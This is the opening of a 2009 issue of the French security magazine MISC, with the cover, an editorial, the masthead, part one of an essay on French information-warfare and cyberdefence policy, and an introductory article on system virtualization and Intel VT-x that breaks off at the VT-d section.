42 MARS/AVRIL 2009

France Métro 8 € / DOM 8,80 € / TOM Surface 990 XPF / TOM Avion 1300 XPF / CH 15,50 CHF BEL. LUX, PORT.CONT 9 Eur / CAN 15 $CAD

MISC

Multi-System & Internet Security Cookbook

100 % SÉCURITÉ INFORMATIQUE

INFOWAR

Défense et sécurité nationales : Où en est la guerre de l'information en France ?
(p. 4)

DOSSIER

LA VIRTUALISATION :

VECTEUR DE VULNÉRABILITÉ OU DE SÉCURITÉ ?

- Microsoft Hyper-V
- Mécanismes internes de Xen
- Bonnes pratiques avec VMWare ESX

FICHE TECHNIQUE

Émulation d'architectures réseau avec Dynamips/Dynagen/GNS3
(p. 71)

L 19018 - 42 - F: 8,00 € - RD

SCIENCE

Utilisation des méthodes formelles pour le test des algorithmes cryptographiques
(p. 77)

PROGRAMMATION

Contourner les techniques avancées et complexes d'obfuscation de code
(p. 50)

ÉDITO ▶ Discours xyloglottes et autres logorrhées

Parfois, l'inspiration, telle l'eau, coule de source. Je me laisse porter par des envolées lyriques qui confirment, s'il en était besoin, que le ver est bien dans le poème. C'est donc d'une main tremblante que je prends la parole pour vous adresser cet édito enflammé qui, je l'espère, rafraîchira l'atmosphère – si elle en avait besoin. C'est avec la langue que je mets donc les pieds dans le plat.

Je mettrai aussi de l'eau dans mon vin et, pour ne pas jeter d'huile sur le feu, je traiterai d'un ton atone, mais néanmoins juste et précis, des difficultés de la communication. La population homogène et disparate des acteurs du monde de la sécurité est murée dans un grand espace infini aux limites duquel la compréhension se heurte parfois à un obstacle imprévu.

Prenons l'opposition qui rassemble les *techos* et les certifiés 27001. Certes, il s'agit souvent d'un combat sanglant. D'où l'importance de tirer la chaîne et tisser les liens qui initieront le mouvement perpétuel et jetteront au sol (pleureur et meunière) les fondations du boulot. Mais, le dialogue entre ces corps, que dis-je, ces troncs, s'appuie sur un non-dit largement sous-entendu : chacun détient la vérité. C'est là l'arbre qui cache le buisson.

Pour les premiers, la vérité est dans l'assembleur, dans l'octet, dans le bit qui marque le rythme de toute partition. Il est question de fouiner dans les recoins de chaque élément d'un système d'informations, et de chercher comment détourner le flux des battements numériques. Une telle eurythmie n'est pas un joli rêve, mais la réalité quotidienne et abracadabrantesque de nombreux *nerds* dont la survie dépend du bon vouloir d'une hiérarchie pas toujours, voire rarement, complaisante.

Pour les seconds, tout est processus, normes et procédures. Les volumes de papiers, bien rangés dans des placards obscurs et abscons, portent d'une voix forte, insidieuse et affirmative, les interrogations que tout un chacun doit se poser pour répondre aux questions sur son besoin de protection. Il s'agit de stigmatiser la griffe de l'angoisse qui saisit à la gorge le cœur de leurs incertitudes.

Les premiers reprochent aux seconds de négliger la réalité de la vraie vie. Les mesures proposées par les seconds reviendraient à se tirer une balle de plus dans le pied, à se mettre une épée de Damoclès au-dessus de la tête, puis à couper le crin de cheval qui la retient.

Les seconds reprochent aux premiers de négliger le cadre structurant et rassurant qui entoure notre domaine. La magie irrationnelle et mystérieuse pratiquée par les premiers s'oppose à la rigueur apaisante des seconds qui partent du principe que tout exercice doit être répété quatre ou cinq fois jusqu'à ce qu'il soit réussi du premier coup.

Cette incompréhension, véritable épine dans le pied, coupe régulièrement les bras et étrangle l'ossature indispensable au bon fonctionnement de notre activité. Il est nécessaire de lancer des ponts qui soutiendront les passerelles entre les berges au-dessus du grand fossé abyssal qui nous sépare. Nous ferions mieux de marcher main dans la main et cheveux au vent, en nous serrant les coudes pour former un front uni. Mais, seul l'avenir nous dira ce que le futur nous réserve, alors attendons pour y voir clair à la lumière du temps qui passe.

Sans rapport, mais pas abstinent pour autant, je rappelle qu'il est temps de prendre ses jambes à son cou pour que l'œil vaillant veille, le doigt aux aguets : les places pour SSTIC seront bientôt en vente (si ce n'est déjà le cas lorsque vous lirez, l'eau à la bouche et l'œil haletant, ces lignes).

Bonne lecture,

Fred Raynal, en direct et fortement imprégné de l'air de Champignac.

SOMMAIRE

MISC
est édité par Les **Éditions Diamond**
B.P. 20142 - 67603 Sélestat Cedex

Tél. : 03 88 58 02 08
Fax : 03 88 58 02 09
E-mail : cial@ed-diamond.com
Service commercial : abo@ed-diamond.com
Sites : www.ed-diamond.com
www.miscmag.com

LES ÉDITIONS DIAMOND

Imprimé en France
Dépôt légal : à parution
N° ISSN : 1631-9036
Commission Paritaire : K 81190
Périodicité : Bimestrielle
Prix de vente : 8 Euros

Membre April www.april.org

Directeur de publication : Arnaud Metzler
Chef des rédactions : Denis Bodor
Rédacteur en chef : Frédéric Raynal
Relecture : Dominique Grosse
Secrétaire de rédaction : Véronique Wilhelm
Conception graphique : Kathrin Troeger
Responsable publicité : Tél. : 03 88 58 02 08
Service abonnement : Tél. : 03 88 58 02 08
Impression : SIB Imprimerie (Boulogne-sur-Mer / France)
Distribution France : (uniquement pour les dépositaires de presse)
MLP Réassort : Plate-forme de Saint-Barthélemy-d'Anjou. **Tél.** : 02 41 27 53 12
Plate-forme de Saint-Quentin-Fallavier. **Tél.** : 04 74 82 63 04
Service des ventes : Distri-médias : Tél. : 05 61 72 76 24

Charte du magazine : MISC est un magazine consacré à la sécurité informatique sous tous ses aspects (comme le système, le réseau ou encore la programmation) et où les perspectives techniques et scientifiques occupent une place prépondérante. Toutefois, les questions connexes (modalités juridiques, menaces informationnelles) sont également considérées, ce qui fait de MISC une revue capable d'appréhender la complexité croissante des systèmes d'information, et les problèmes de sécurité qui l'accompagnent. MISC vise un large public de personnes souhaitant élargir ses connaissances en se tenant informées des dernières techniques et des outils utilisés afin de mettre en place une défense adéquate.
MISC propose des articles complets et pédagogiques afin d'anticiper au mieux les risques liés au piratage et les solutions pour y remédier, présentant pour cela des techniques offensives autant que défensives, leurs avantages et leurs limites, des facettes indissociables pour considérer tous les enjeux de la sécurité informatique.

Daniel Ventre – CNRS/CESDIP – daniel.ventre@gern-cnrs.com

VERS UNE VERSION FRANÇAISE DE LA GUERRE DE L'INFORMATION ? (PARTIE 1)

mots-clés : *guerre de l'information / temple des opérations d'information / maîtrise de l'information / sécurité / défense nationale*

La guerre de l'information est généralement définie en France par la désormais célèbre formule « par, pour et contre l'information » [1], laquelle est d'ailleurs reprise dans le récent rapport sur la Cyberdéfense [2] (publié dans la foulée du Livre blanc sur la défense et la sécurité nationale 2008) [3]. Mais la France ne dispose toujours pas d'un document unique de référence en matière de guerre de l'information, qui définirait à la fois le concept, les enjeux, les outils et les rôles respectifs des acteurs civils et/ou militaires. Alors, chacun l'utilise un peu à sa guise, tantôt synonyme de guerre ou intelligence économique, de manipulation de l'information, du rôle des médias, d'information dans la guerre, de cyberguerre et de cyberattaques, d'espionnage, d'opérations d'information, d'opérations d'influence, voire de cybercriminalité. Prise semble-t-il dans la tourmente des vagues de cyberattaques qui ont jalonné les deux dernières années, la France a placé la sécurité des systèmes d'information au rang d'enjeu de défense et de sécurité nationale (§1). Les menaces telles qu'elles sont identifiées et perçues (§2) justifient une stratégie fondée sur la maîtrise de l'information, des systèmes, et la mise en œuvre de moyens de lutte informatique (à suivre dans le prochain numéro de MISC).

1. L'espace informationnel, enjeu de souveraineté

1.1 Un contexte nouveau

Le dernier *Libre blanc sur la défense et la sécurité nationale*, publié en juin 2008, fait désormais une large place à l'information numérique, aux systèmes d'information. Ce n'était pas le cas dans le précédent *Livre blanc* de 1994 **[4]**. À nouvelle époque, nouvelle vision du monde, nouveau contexte, nouvelles contraintes. Le monde nouveau, c'est la fin de l'après guerre froide marquée par les attentats du 11 septembre 2001, la mondialisation qui « *ne crée un monde ni meilleur ni plus dangereux...* », mais « *nettement plus instable* » (à preuve le choc financier de l'automne 2008), un monde qui reste dominé par la puissance des États-Unis, mais avec un rééquilibrage au bénéfice de l'Asie, la multiplication des menaces (terrorisme, missiles balistiques, attaques contre les systèmes d'information, espionnage, réseaux du crime organisé, risques naturels) qui a également fait disparaître la distinction entre sécurité intérieure et extérieure, une nécessaire approche globale des problèmes, davantage de complexité et d'incertitude qui rendent notre environnement et ses menaces difficilement appréhensibles, l'augmentation des dépenses militaires dans le monde, un système de sécurité collective fragile. Ce monde nouveau, c'est aussi celui de l'affirmation du cyberespace comme système vital, système nerveux de notre modèle de société. L'information y est diffusée plus largement, plus rapidement, avec pour conséquences une accélération de l'action, une augmentation de la puissance des médias **[5]**, un flux non maîtrisé des idées, notamment celles de la contestation idéologique, religieuse, radicale, un pouvoir accru des acteurs non étatiques, et une réduction de l'expression de la capacité de contrôle et de la souveraineté des Etats : « *L'accélération foudroyante de la circulation de l'information... fragilise la capacité d'intervention autonome des États* » **[6]**.

> *L'information est diffusée plus largement avec pour conséquences une réduction de l'expression de la capacité de contrôle et de la souveraineté des Etats...*

La société de l'information n'a donc pas apporté avec elle son seul lot de bienfaits et, si les aspects positifs structurent la société, les aspects négatifs quant à eux sont devenus une menace pour l'État lui-même. La sécurité de l'espace informationnel est une question politique, une question stratégique, une question de défense et de sécurité nationale. La sécurité des systèmes d'information (SSI) est, selon le rapport Lasbordes, « *un enjeu à l'échelle de la Nation toute entière* [...] *Pour l'État il s'agit d'un enjeu de souveraineté nationale. Il a en effet la responsabilité de garantir la sécurité de ses propres systèmes d'information, la continuité de fonctionnement des institutions et des infrastructures vitales pour les activités socio-économiques du pays et la protection des entreprises et des citoyens* » **[7]**.

Le sentiment d'insécurité, la peur d'attaques et de déstabilisation des sociétés ont été exacerbés par l'affaire estonienne de 2007 qui est devenue la figure symbolique de cette menace contre le cyberespace. Si la menace semble immense, à en croire le discours sécuritaire officiel, elle n'en est pas pour autant totalement nouvelle. La cybercriminalité a depuis plus de dix ans déjà introduit le sentiment d'insécurité face aux réseaux. Quant à cette menace, de laquelle découleront ensuite les justifications d'un encadrement plus formalisé de l'utilisation des réseaux, elle est déjà inscrite, de manière visionnaire, dans un texte d'Anatole France publié en 1905 : « *La télégraphie et la téléphonie sans fil étaient alors en usage d'une extrémité de l'Europe à l'autre et d'un emploi si facile que l'homme le plus pauvre pouvait parler, quand il voulait et comme il voulait, à un homme placé sur un point quelconque du globe. [...] Ce fut la suppression des frontières. Heure critique entre toutes ! [...] La République française, la République allemande [...] la suisse même et la belge, exprimèrent chacune, par un vote unanime de leur parlement et dans d'immenses meetings, la résolution solennelle de défendre contre toute agression étrangère le territoire national et l'industrie nationale. Des lois énergiques furent promulguées,[...] réglementant avec sévérité l'usage du télégraphe sans fil* » **[8]**. Il n'y est bien sûr point question de guerre de l'information, ni de cyberespace, mais on y perçoit déjà la formulation de nos préoccupations que l'on pense parfois modernes sur la sécurité. Y est également décrite l'attitude des gouvernants pour maîtriser la sphère informationnelle.

1.2 Pourquoi sommes-nous sensibles à la menace ?

La France, dans cet espace informationnel, serait en situation de vulnérabilité **[9]**. À cela, il y aurait plusieurs raisons :

- Parce qu'elle serait mal préparée pour affronter les menaces qui pèsent sur elle : la France serait en retard, les pays voisins feraient mieux, seraient mieux défendus.
- Parce qu'en France la culture de la sécurité ferait défaut.
- Parce que les politiques pourtant initiées voici près de 20 ans, notamment dès 1986 **[10]** avec une série de textes réglementaires organisant la sécurité des systèmes d'information, puis en mars 2004 avec l'adoption d'un plan triennal de renforcement de la sécurité des systèmes d'information de l'Etat **[11]**, n'auraient pas eu jusqu'ici l'efficacité escomptée.
- Par manque d'autorité ou de crédibilité des structures responsables.
- Par manque de moyens. Cet argument est le principal du rapport du Sénateur Romani. Pourtant, le nombre de structures, acteurs, programmes, opérations traitant à divers niveaux de la sécurité des systèmes d'information est impressionnant : la DCSSI (SGDN) qui intègre le COSSI (Centre Opérationnel de la Sécurité des Systèmes d'Information), lequel à son tour intègre le CERTA (le CERT français) **[12]**, le CELAR (DGA), la DGSIC (Direction Générale des Systèmes d'Information et de Communication), la DGSE (Direction Générale de la Sécurité Extérieure), la DPSD (Direction de la Protection et de la Sécurité de la Défense) , la DCRI (Direction Centrale du Renseignement Intérieur, ex-DST), l'OCLCTIC, un haut-fonctionnaire de défense rattaché auprès de chaque ministère, des fonctionnaires de sécurité des systèmes d'information (FSSI), des AQSI (autorités qualifiées en sécurité des

systèmes d'information), mais encore le CERT-IST [13], le CERT-Renater [14], le CERT-LEXSI [15], le plan PIRANET, des réseaux sécurisés comme RIMBAUD [16], ISIS [17], MAGDA [18], etc. Toute cette architecture est relayée ou coordonnée avec des initiatives internationales : travaux de l'ONU, de l'UIT, de l'OCDE, du G8, de l'OTAN, de l'UE, coordination des CERT via le FIRST, l'ENISA [19]...

- Par manque de coordination des moyens existant. « *Assurer notre défense et notre sécurité nécessite de percevoir puis de comprendre les dangers et les menaces* ». Or, malgré cette pléthore d'acteurs, il semble que « *la France est, aujourd'hui, dépourvue des outils nécessaires lui permettant d'appréhender, d'analyser et de traiter tout ce que l'on entend aujourd'hui par 'sécurité globale'* » [20].

La sensibilité à la menace n'est bien entendu pas le seul fait du système français. Le rapport Romani sur la cyberdéfense [21] dresse un inventaire de ces raisons communes à tous les États modernes : interconnexion des systèmes, leur relation à l'Internet, caractère contaminant de l'internet (tout ce qui entre en contact avec Internet devient faillible), dépendance de la société aux systèmes d'information, perméabilité de l'espace informationnel en raison des équipements mobiles (menace à l'intégrité des réseaux), faiblesses du protocole internet, utilisation d'applications (de briques sur étagères) qui ajoutent à la complexité et aux failles de sécurité, contamination des briques les plus solides par les briques les plus faibles, etc.

2. Identifier et désigner la menace

Les rapports et livres blancs publiés ces dernières années évoquent l'affaire estonienne (printemps 2007), les cyberattaques dénoncées par les États-Unis, la Nouvelle-Zélande, l'Allemagne, le Royaume-Uni, les atteintes subies par la France (le CEA – Commissariat à l'Énergie Atomique – victime en 2006 [22], les mails des diplomates français piratés ces derniers mois...). Ces incidents auraient « *matérialisé de manière très concrète une menace encore mal identifiée sur notre continent, particulièrement en France* » [23].

2.1 La figure de l'ennemi

2.1.1 Les agressions

« *Les attaques sont une réalité* » [24], la menace qui pèse sur les systèmes d'information et la sécurité nationale est présentée comme une « *évidence* » [25], les agressions quotidiennes subies par les systèmes d'information iront croissantes et la forte probabilité « *d'attaques informatiques majeures* » dans les 15 années à venir contre les systèmes d'information du pays est là encore une évidence [26]. Ces attaques informatiques majeures sont inscrites au nombre des 6 scénarios illustratifs proposés par le *Livre blanc* de 2008, faisant l'objet des mêmes égards (ou inquiétudes) que les menaces pouvant impliquer l'OTAN, les pandémies massives à forte létalité, les catastrophes naturelles, les crises dans un département d'outre-mer, et l'engagement de la France dans un conflit régional majeur. Le scénario sur les menaces ou conflits pouvant impliquer l'Alliance Atlantique [27] considère la cyberguerre comme l'un des moyens d'attaque permettant de contourner les défenses classiques des Alliés.

> *...les attaques informatiques majeures sont à « probabilité forte » et d'« ampleur faible à forte »...Les atteintes aux systèmes d'information peuvent ainsi être considérées comme des actes d'agression,...*

Sur une échelle de hiérarchisation des risques et menaces, les attaques informatiques majeures sont dites à « *probabilité forte* » (au même niveau que les attaques terroristes, la criminalité organisée) et d'« *ampleur faible à forte* » (n'atteignant donc jamais sur cette graduation le niveau « *sévère* » réservé au terrorisme, aux pandémies, aux catastrophes naturelles et aux armes balistiques) [28]. Les atteintes aux systèmes d'information peuvent ainsi être considérées comme des actes d'agression, objet de crises et de conflits majeurs.

2.1.2 Définition de « l'attaquant »

« *Il est convenu d'appeler 'attaquant' toute personne physique ou morale (État, organisation, service, groupe de pensée, etc.) portant atteinte ou cherchant à porter atteinte à un système d'information, de façon délibérée et quelles que soient ses motivations* » [29]. Cette définition large de l'attaquant regroupe ainsi le délinquant, le cybercriminel, le terroriste, le réseau mafieux, l'agresseur militaire. Le caractère déterminant n'est pas a priori l'identité de l'individu ou du groupe, mais :

- L'acte commis : l'atteinte réalisée de manière intentionnelle.
- Les objectifs de l'attaquant : désinformer, empêcher l'accès à une ressource, prendre le contrôle du système, récupérer de l'information, utiliser le système pour des attaques rebond. L'attaque peut être motivée par des intérêts ludiques, cupides, terroristes, stratégiques (États, groupes).

Le rapport Romani dresse le portrait des attaquants. Il s'agirait selon lui d'individus ou groupes :

- Professionnels : « *à l'évidence les attaques informatiques actuelles ne peuvent être imputées à de simples amateurs* » [30] parce qu'elles se font plus ciblées et utilisent des techniques plus sophistiquée.
- Agissant en réseaux.
- « *groupes organisés, voire (...) services de renseignement* » [31].
- Motivés par l'argent, puisqu'ils revendraient leurs services à des États.
- Cyberterroristes [32] ayant recours aux services de la cybercriminalité, même si « *on sait [...] que les organisations terroristes ont acquis une maîtrise significative des outils informatiques* »
- Maîtrisant l'utilisation de « l'arme » informatique.
- Bien identifiés par la presse internationale.
- Localisés en Chine [33], en Russie.

Chacune des lignes de cette description est bien sûr discutable.

- Seuls des « professionnels » seraient-ils capables d'utiliser des technologies « sophistiquées » ? La marque du professionnel doit-elle être l'utilisation des méthodes sophistiquées et l'agissement en réseaux ?
- Qui détient des preuves du recours par les États à des réseaux mercenaires, d'une relation entre des gouvernements, des groupes terroristes et leur main armée que serait devenue la cybercriminalité organisée ? La presse, qui « *a fait état de l'existence de tels groupes en Russie* » [34] ?
- Les États motivés n'ont-ils pas les moyens de développer eux-mêmes leurs moyens d'agression et doivent-ils donc avoir recours à une forme de sous-traitance criminelle ?
- Quant à la notion « d'arme » informatique, pourquoi n'est-elle pas définie, alors qu'elle est pourtant lourde de conséquences sur la manière d'appréhender les mesures de sécurité et les moyens d'affronter les menaces : à quel moment l'outil informatique devient-il une arme ?
- La vision de la répartition de la menace dans le monde n'est-elle pas conditionnée par les médias et par le discours américain, qui désignent la Chine et la Russie comme États agresseurs majeurs. L'agresseur n'est-il plus américain ? Les grandes antennes qui interceptent les communications des satellites se sont-elles éteintes ? Les sous-marins qui interceptent les communications des câbles internet sous-marins restent-ils au port ? Les États les plus respectueux du droit ne savent-ils pas, eux non plus, se servir de ces technologies « *si peu détectables comme arme de renseignement* » [35] ?

> *La vision de la répartition de la menace dans le monde n'est-elle pas conditionnée par les médias et par le discours américain...*

2.1.3 La menace terroriste

Tout le monde en parle, mais « *il faut souligner que cela n'a encore jamais été rapporté* » [36]. Le cyberterrorisme est alors objet de scénario. Le *Livre blanc du gouvernement sur la sécurité intérieure face au terrorisme* [37], texte de doctrine dans le prolongement de la loi du 23 janvier 2006 relative à la lutte contre le terrorisme, propose un scénario intitulé « Attentats diversifiés transfrontaliers » [38] qui inscrit les cyberattaques à son programme : l'une des équipes terroristes impliquées dans des attentats tente de désorganiser les secours en s'attaquant aux systèmes informatiques. Le plan PIRANET [39] serait mis en œuvre pour contrer cette cyberattaque.

Plus simplement, le terrorisme est perçu comme un utilisateur de l'internet, qui profite de l'anonymat qui y est offert. Pour lutter contre le terrorisme, « *les services de renseignement doivent pouvoir identifier et sélectionner les informations dignes d'intérêt dans la masse de celles disponibles sur le volet ouvert d'internet. Ils doivent aussi pouvoir accéder, sous certaines conditions, à celles qui circulent sur le volet fermé* » [40]. Ces mesures, que certains qualifient de « liberticides », s'insèrent dans la construction plus large d'un système de surveillance dont les fins sont officiellement justifiées : autoriser l'accès des services de renseignement aux fichiers gérés par le ministère de l'Intérieur (cartes d'identité, passeports, visas, titres de séjour, cartes grises, permis de conduire), aux fichiers des compagnies aériennes, maritimes, ferroviaires, autoriser le croisement de toutes ces données entre elles ou avec des données biométriques, de vidéosurveillance, permettre leur conservation dans un fichier unique pour plus d'efficacité [41], etc. La guerre contre le terrorisme passe par la maîtrise de l'information.

A suivre... ■

Les références de cet article sont disponibles sur miscmag.com/ref42.

Éric Lacombe – goretux@gmail.com, eric.lacombe@security-labs.org

INTRODUCTION À LA VIRTUALISATION

mots-clés : virtualisation de systèmes / paravirtualisation / virtualisation matérielle / hyperviseur

Nous expliquons dans cet article le concept de « virtualisation », pour ensuite nous intéresser plus particulièrement à la virtualisation de systèmes. Une classification est alors présentée. Il s'ensuit une introduction aux extensions matérielles développées par Intel et AMD pour faciliter la virtualisation de leurs architectures.

Les systèmes informatiques sont construits selon une hiérarchie d'interfaces qui séparent différents niveaux d'*abstractions*. Chaque couche d'abstraction propose, au niveau supérieur, une interface qui permet de simplifier l'interaction avec le niveau inférieur. Par exemple, au niveau du système d'exploitation, les *fichiers* constituent une abstraction qui rend possible une interaction simplifiée avec la mémoire de masse pour les applications.

Définissons à présent le concept de « virtualisation ». On virtualise un composant (comme un processeur, la mémoire ou un périphérique d'E/S) à un niveau d'abstraction donné lorsqu'on propose une interface et des ressources, construites à partir des siennes, aux composants se situant au-dessus de ce niveau d'abstraction. Le composant virtualisé est alors vu comme un ou plusieurs composants virtuels. Ces derniers proposent soit une interface et des ressources différentes du composant virtualisé (on parle dans ce cas d'émulation) ou bien proposent une interface et des ressources identiques. Il est important de noter que la virtualisation se distingue de la notion d'« abstraction » (ou couche d'abstraction), car son rôle n'est pas de simplifier l'interaction avec le système sous-jacent, mais d'en proposer une vision différente. Un exemple de virtualisation très répandu dans la plupart des OS actuels est celui de la mémoire. Cette virtualisation s'opère via la mise à disposition d'un espace d'adressage identique pour chaque processus (grâce à l'unité matérielle de pagination que l'on retrouve dans la plupart des architectures). Enfin, dans le cas où le composant virtualisé est un système complet, on appelle ce composant virtuel, une *Machine Virtuelle* (VM – *Virtual Machine*).

1. Les deux classes principales de virtualisation

La virtualisation se découpe généralement en deux classes suivant qu'elle s'effectue au niveau applicatif ou au niveau système. Dans le premier cas, il s'agit de virtualiser uniquement l'environnement des applications par le biais d'un virtualiseur nommé *runtime software* comme la JVM (*Java Virtual Machine*), laquelle exporte de surcroît sa propre ISA (*Instruction Set Architecture*). Les applications qui s'exécutent dans cet environnement disposent alors chacune d'un ensemble privé de ressources, toujours agencées de la même façon, mais dont les quantités peuvent varier. Dans le cas de la virtualisation de système, il s'agit de virtualiser complètement l'environnement matériel au sein d'une machine virtuelle pour qu'elle puisse accueillir un système d'exploitation au complet (ou au minimum son « espace utilisateur » comme Linux-Vserver). Les virtualiseurs mis en jeu dans ce type de virtualisation sont couramment appelés *Virtual Machine Monitor* (VMM) ou encore *hyperviseur*. Dans la suite de l'article, nous analysons uniquement le cas de la virtualisation de systèmes.

2. La virtualisation de systèmes

Nous venons de voir qu'un hyperviseur met en place une ou plusieurs machines virtuelles dans lesquelles sont exécutés des systèmes d'exploitation. Ces systèmes sont alors appelés « systèmes invités » (*guest system*).

Rappelons qu'une machine virtuelle doit proposer une virtualisation des différents éléments matériels nécessaires à l'exécution d'un système d'exploitation. Les différents composants à virtualiser sont la CPU, la mémoire et les périphériques d'E/S.

2.1 Les deux types d'hyperviseurs qui mettent en œuvre cette virtualisation

La virtualisation de systèmes est mise en œuvre au travers de la gestion de machines virtuelles, orchestrée par l'un des deux types suivants d'hyperviseurs.

2.1.1 Hyperviseur de type I

Un hyperviseur de type I s'exécute directement sur le matériel et propose des machines virtuelles aux systèmes invités en s'appuyant uniquement sur l'interface et les ressources matérielles sous-jacentes. Il doit ainsi implémenter, entre autres, la gestion mémoire complète des machines virtuelles et leur ordonnancement. En d'autres termes, il doit implémenter la plupart des services que fournissent les noyaux de systèmes d'exploitation courants. Les hyperviseurs de ce type réduisent toutefois leur complexité, en employant souvent une machine virtuelle privilégiée qui abrite les pilotes des périphériques du système (et autorise également le contrôle de l'hyperviseur).

2.1.2 Hyperviseur de type II

Un hyperviseur de type II, aussi appelé *host-based hypervisor*, s'installe sur un système d'exploitation (lequel est alors appelé « système hôte ») et profite de ses abstractions et fonctionnalités pour créer les environnements virtuels. Pour la plupart, l'abstraction des processus des OS sert de support aux machines virtuelles et ainsi l'ordonnancement de ces machines est effectué directement par l'ordonnanceur de l'OS. La gestion mémoire s'appuie également sur les services de l'OS, simplifiant par conséquent l'implémentation d'un hyperviseur de ce type.

2.2 Les trois grandes classes de virtualisation de systèmes

2.2.1 La virtualisation complète

La virtualisation complète ou virtualisation native fournit un environnement virtuel (interface et ressources) censé représenter une architecture réelle et cela sans aucune simplification (ou plus généralement sans aucune modification) de l'interface et des ressources associées à cette architecture. Ainsi, un système d'exploitation développé pour être exécuté sur une architecture particulière, s'exécute de façon native (c'est-à-dire sans aucune modification) dans une machine virtuelle qui virtualise complètement cette architecture. Lorsque l'architecture virtualisée est différente de l'architecture matérielle sous-jacente, on qualifie la virtualisation d'émulation matérielle, car il s'agit alors d'une *imitation* d'architecture construite à partir d'une autre architecture.

Comme solution de virtualisation complète, on remarque par exemple :

- *KVM* (*Kernel Based Virtual Machine*) qui est un hyperviseur de type II fonctionnant sous Linux et qui propose une virtualisation complète de l'architecture IA-32 et IA-64 ;
- *Qemu* qui virtualise complètement de multiples architectures ;
- VMware ESX et VMware Workstation respectivement de type I et II.

2.2.2 La paravirtualisation

La paravirtualisation ne cherche pas à présenter une architecture matérielle complète aux systèmes invités. À la différence de la virtualisation complète où le système invité croit idéalement s'exécuter à même le matériel, elle instaure une collaboration entre l'hyperviseur et ses systèmes invités, afin d'en faciliter leur gestion et ainsi d'obtenir de très bonnes performances d'exécution. Cela entraîne bien évidemment la modification des systèmes invités qui font appel à l'hyperviseur pour effectuer des opérations privilégiées sur le matériel (cas par exemple des systèmes invités Linux utilisant les opérations de l'infrastructure générique `paravirt_ops` – laquelle remplace les opérations privilégiées d'un OS par des appels à l'hyperviseur – afin de communiquer avec l'hyperviseur) ou bien faciliter l'interception de ces opérations (par exemple pour l'architecture x86, en plaçant leur noyau dans le ring 1 moins privilégié que le ring 0).

Ces approches donnent de bonnes performances avec des architectures matérielles qui ne sont pas virtualisables telles quelles, comme le x86 d'origine (avant l'arrivée des extensions matérielles de virtualisation). Par exemple, le x86 ne définit

pas `sidt` (instruction qui écrit en mémoire la valeur du registre `idtr`) comme une instruction privilégiée, et empêche ainsi son interception par l'hyperviseur. Cette interception est cependant nécessaire à une virtualisation complète, car l'architecture x86 ne dispose que d'un seul registre `idtr`, et virtualiser ce registre suppose d'intercepter les différents accès qui peuvent s'y produire. Pour pallier les déficiences de ce type d'architecture en matière de virtualisation, des traitements logiciels lourds sont nécessaires si l'on ne souhaite pas mettre en place de la paravirtualisation (parce que l'on ne souhaite pas faire confiance à l'OS invité par exemple). Certaines instructions du code du système invité peuvent être par exemple remplacées en mémoire avant exécution afin que l'hyperviseur puisse les intercepter.

On trouve, par exemple, comme hyperviseurs appartenant à cette classe :

- Xen et Iguest qui emploient `paravirt_ops` ;
- User Mode Linux qui relocalise le noyau Linux sur x86 en ring 1 ;
- Qemu avec le module noyau kqemu ;
- VMware Workstation associé aux VMware tools.

Notons que kqemu et les VMware tools sont en gros des modules noyau qui s'installent sur le système invité et qui remplacent les opérations privilégiées de ce système par des appels directs à l'hyperviseur. Ainsi, Qemu et VMware Workstation associés à leur module noyau respectif fournissent la paravirtualisation.

2.2.3 La virtualisation au niveau du système d'exploitation

Également appelée « virtualisation par *containers* », la virtualisation au niveau du système d'exploitation autorise l'instanciation de multiples « espaces utilisateurs » sur un même noyau, et de les isoler les uns des autres par le biais de différents espaces de noms (chaque container dispose de son propre espace de PID par exemple). Dans ce type de virtualisation, il s'agit de rendre la plupart des structures du noyau instanciables afin de renforcer l'illusion de l'existence de multiples machines. Les *Jails* de BSD peuvent être vus comme des précurseurs des containers.

Des solutions de ce type de virtualisation sont par exemple :

- les *Zones* de Solaris ;
- Linux Vserver ou OpenVZ/Virtuozzo, lesquels peuvent faire tourner différentes distributions GNU/Linux sur un même noyau.

À noter toutefois que l'isolation entre les « machines virtuelles » de ce type de virtualisation dépend du niveau d'« instanciabilité du noyau » (afin qu'il y ait le moins d'interactions possibles au sein du noyau entre les différentes machines virtuelles).

3. Le support matériel pour la virtualisation

Nous avons mentionné le fait que certaines architectures comme le x86 d'origine ne sont pas virtualisables de façon native sans un lourd traitement logiciel. Intel et AMD ont pallié cela en ajoutant des extensions matérielles facilitant la virtualisation complète de leurs architectures. Ces extensions sont donc principalement employées dans le cas de la virtualisation complète (KVM et Xen par exemple), mais peuvent également être mises à profit dans la paravirtualisation (par exemple, une instruction supplémentaire est définie par Intel afin de faire appel directement à l'hyperviseur depuis un système invité). Nous abordons par la suite uniquement le cas d'Intel avec ses extensions VT-x (pour la virtualisation du processeur et de la mémoire – support matériel pour les *shadow page tables*) et VT-d (pour la virtualisation des E/S) sur architecture IA32, les technologies d'AMD étant similaires.

> *...Le support processeur pour la virtualisation est fourni par une forme d'opérations processeur appelées « opérations VMX »...*

3.1 La technologie de virtualisation VT-x

L'extension matérielle VT-x rend possible la virtualisation partielle des processeurs de type IA32 (cf. la section suivante sur VT-d). Cette extension supporte deux types de logiciels : l'hyperviseur qui se comporte comme un hôte réel et qui a le contrôle complet du processeur et des autres parties matérielles ; et le système invité, qui est exécuté dans une machine virtuelle. Chaque machine virtuelle s'exécute indépendamment des autres et utilise la même interface pour le processeur, la mémoire, la mémoire de masse, la carte graphique et les E/S fournies par la plateforme physique.

Le support processeur pour la virtualisation est fourni par une forme d'opérations processeur appelées « opérations VMX ».

Il y a deux types d'opérations VMX : les opérations *VMX root*, pour l'exécution de l'hyperviseur, et les opérations *VMX non-root* pour l'exécution des systèmes invités. Le comportement du processeur en est quasiment le même dans les deux modes avec la différence qu'un ensemble de nouvelles instructions est disponible. Le comportement du processeur en mode VMX non-root est restreint et modifié pour faciliter la virtualisation. À la place de leur comportement habituel, certaines instructions et évènements causent des transitions vers l'hyperviseur, appelées *VM-exits*. Comme ces VM-exists viennent se substituer au comportement habituel, les fonctionnalités du logiciel en mode VMX non-root sont donc limitées. Ces limitations permettent à l'hyperviseur de garder le contrôle des ressources du processeur. Comme les opérations VMX placent des restrictions même sur le logiciel qui s'exécute au niveau le plus privilégié (le ring 0), le logiciel en mode invité peut s'exécuter au même niveau de privilège que celui pour lequel il a été conçu à l'origine. Cette particularité peut notamment simplifier le développement d'un hyperviseur.

3.2 La technologie de virtualisation VT-d

